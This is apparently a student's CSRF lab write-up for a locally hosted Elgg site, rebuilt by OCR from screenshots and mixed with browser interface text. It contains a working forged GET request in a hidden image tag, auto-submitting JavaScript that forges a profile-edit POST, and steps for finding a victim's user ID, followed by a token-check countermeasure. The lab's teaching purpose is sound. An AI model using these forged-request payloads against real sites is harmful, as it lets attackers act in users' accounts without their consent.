
Remove friend
Send a message
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
All HTML CSS JS XHR Fonts Images Media WS Other
Persist Logs
Disable cache
Headers Cookies Params Response Timings Stack Trace
Trash
One request 366 B / 687 B tr

- Getting guid of boby, from this screenshot it is 43 , this will be helpful later on to replace in the url for the attack as well as in the script




```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1618376630&__elgg_token=xrdgcA_lrLWcMOcqyw-Bvw&__elgg_ts=16183766
Request method: GET
Remote address: 127.0.0.1:80
Status code: ● 200 OK
Version: HTTP/1.1

Response headers (321 B)
Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive
Content-Length: 366
Content-Type: application/json;charset=utf-8
Date: Wed, 14 Apr 2021 05:04:01 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.18 (Ubuntu)

Request headers (545 B)
```

This is the URL to be used in the index.html file of the attacker website so that when alice clicks the link to the website, she is redirected and has automatically added boby as her friend, demoing the CSRF attack.


atmik__client [Running] - Oracle VM VirtualBox
index.html (~/Desktop/LAB7) - gedit
1:10 AM
Open
Save
Trash
HTML
Tab Width: 8
Ln 10, Col 1
INS

```html
<!DOCTYPE html>
<html>
<head>
<title> Hack by using GET method </title>
</head>
<body>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1618376630&__elgg_token=xrdgcA_lrLWcMOcqyw-
Bvw&__elgg_ts=1618376630&__elgg_token=xrdgcA_lrLWcMOcqyw-Bvw" width ="1" height ="1"/>
</body>
</html>
```

This is the index.html file that has the URL that will be the landing page when alice clicks the link to csrflabattacker.com


atmik__client [Running] - Oracle VM VirtualBox

Friends Activity : CSRF Lab Site - Mozilla Firefox

www.csrflabelgg.com/activity/friends/alice

CSRF Lab Site

Friends Activity


Filter: Show All

No activity

Alice

Powered by Elgg

Previously, when alice had no friend called boby in her list



atmik__client [Running] - Oracle VM VirtualBox
All site blogs : CSRF Lab Site - Mozilla Firefox
www.csrflabelgg.com/blog/all
CSRF Lab Site
Activity
Blogs
Bookmarks
Files
Groups
More »
Account »
Add blog post
Search
Latest comments
No comments
Powered by Elgg

All site blogs

All | Mine | Friends

Hack1
By Boby just now
http://www.csrflabattacker.com


Blog created by boby for alice to click the link and add boby as her friend unknowingly



On clicking the link, we see that boby is now one of alices friends.


Task 3

- Attack through POST request




```
  GNU nano 2.5.3              File: editProfile.html                    Modified

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
var fields;
// The following are form entries need to be filled out by attackers.
// The entries are made hidden, so the victim won't be able to see them.
fields += "<input type='hidden' name='name' value='Alice'>";
fields += "<input type='hidden' name='briefdescription' value='Boby is my best friend'>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='guid' value='42'>";
// Create a <form> element.
var p = document.createElement("form");
// Construct the form
p.action = "http://www.csrflabelgg.com/action/profile/edit";
p.innerHTML = fields;
p.method = "post";
// Append the form to the current page.
document.body.appendChild(p);
// Submit the form
p.submit();
}
// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

We create a form in the place of edit profile to input some different information in description of alice



Before the attack


Alice : CSRF Lab Site - Mozilla Firefox
Alice's friends : CSRF La
Alice : CSRF Lab Site
www.csrflabelgg.com/profile/alice
Account »
CSRF Lab Site
Add widgets
Edit profile
Edit avatar

Alice

About me

Boby is my best friend


After the attack

Question 1: The forged HTTP request needs Alice's user id (guid) to work properly. If Boby targets Alice specifically, before the attack, he can find ways to get Alice's user id. Boby does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Boby can solve this problem.
Answer: Boby can solve this problem by finding Alice's GUID which was 42 in this case. He can do this by searching for Alice from another account and inspecting the page elements' Inspector to find the web page owner. Another way to find Alice's GUID without any password credentials is to log in using Alice's name and a random password and then inspecting the page owner.

Question 2: If Boby would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.
Answer: Since the malicious code is not the same as the victim website, Boby will not be able to use the CSRF attack. The GUID cannot be found since there is no access to the source code of the victim website. We will not be able to get the GUID through the HTTP request.


Task 4:

- We implement the couter measures by commenting out the return tru statement, ensuring that a check is preformed on the token and that the TRUE is returned only on validity.
- The screenshots show the above commented thing and as well as a failed form missing message, furthering the proof that it works. It fails as the attack would be unsuccessful as the token and timestamp haven't been specified.



```
  GNU nano 2.5.3                File: ActionsService.php                        Modified

         * @access private
         */
        public function gatekeeper($action) {
                //return true;

                if ($action === 'login') {
                        if ($this->validateActionToken(false)) {
                                return true;
                        }

                        $token = get_input('__elgg_token');
                        $ts = (int)get_input('__elgg_ts');
                        if ($token && $this->validateTokenTimestamp($ts)) {
                                // The tokens are present and the time looks valid: this $
                                // login form being on a different domain.
                                register_error(_elgg_services()->translator->translate('a$

                                forward('login', 'csrf');
                        }

                        // let the validator send an appropriate msg
                        $this->validateActionToken();

                } else if ($this->validateActionToken()) {
                        return true;
                }

                forward(REFERER, 'csrf');
        }
                              [ XOFF ignored, mumble mumble ]
^G Get Help   ^O Write Out   ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File   ^\ Replace    ^U Uncut Text ^T To Spell   ^_ Go To Line
```

Terminal
File Edit View Search Terminal Help
5:58 AM



Form is missing __token or __ts fields

All Site Activity : CSRF Lab Site - Mozilla Firefox
Alice's friends : CSRF La
All Site Activity : CSRF L
www.csrflabelgg.com/activity
5:59 AM
Account »
CSRF Lab Site
All Site Activity
All
Mine
Friends
Filter
Show All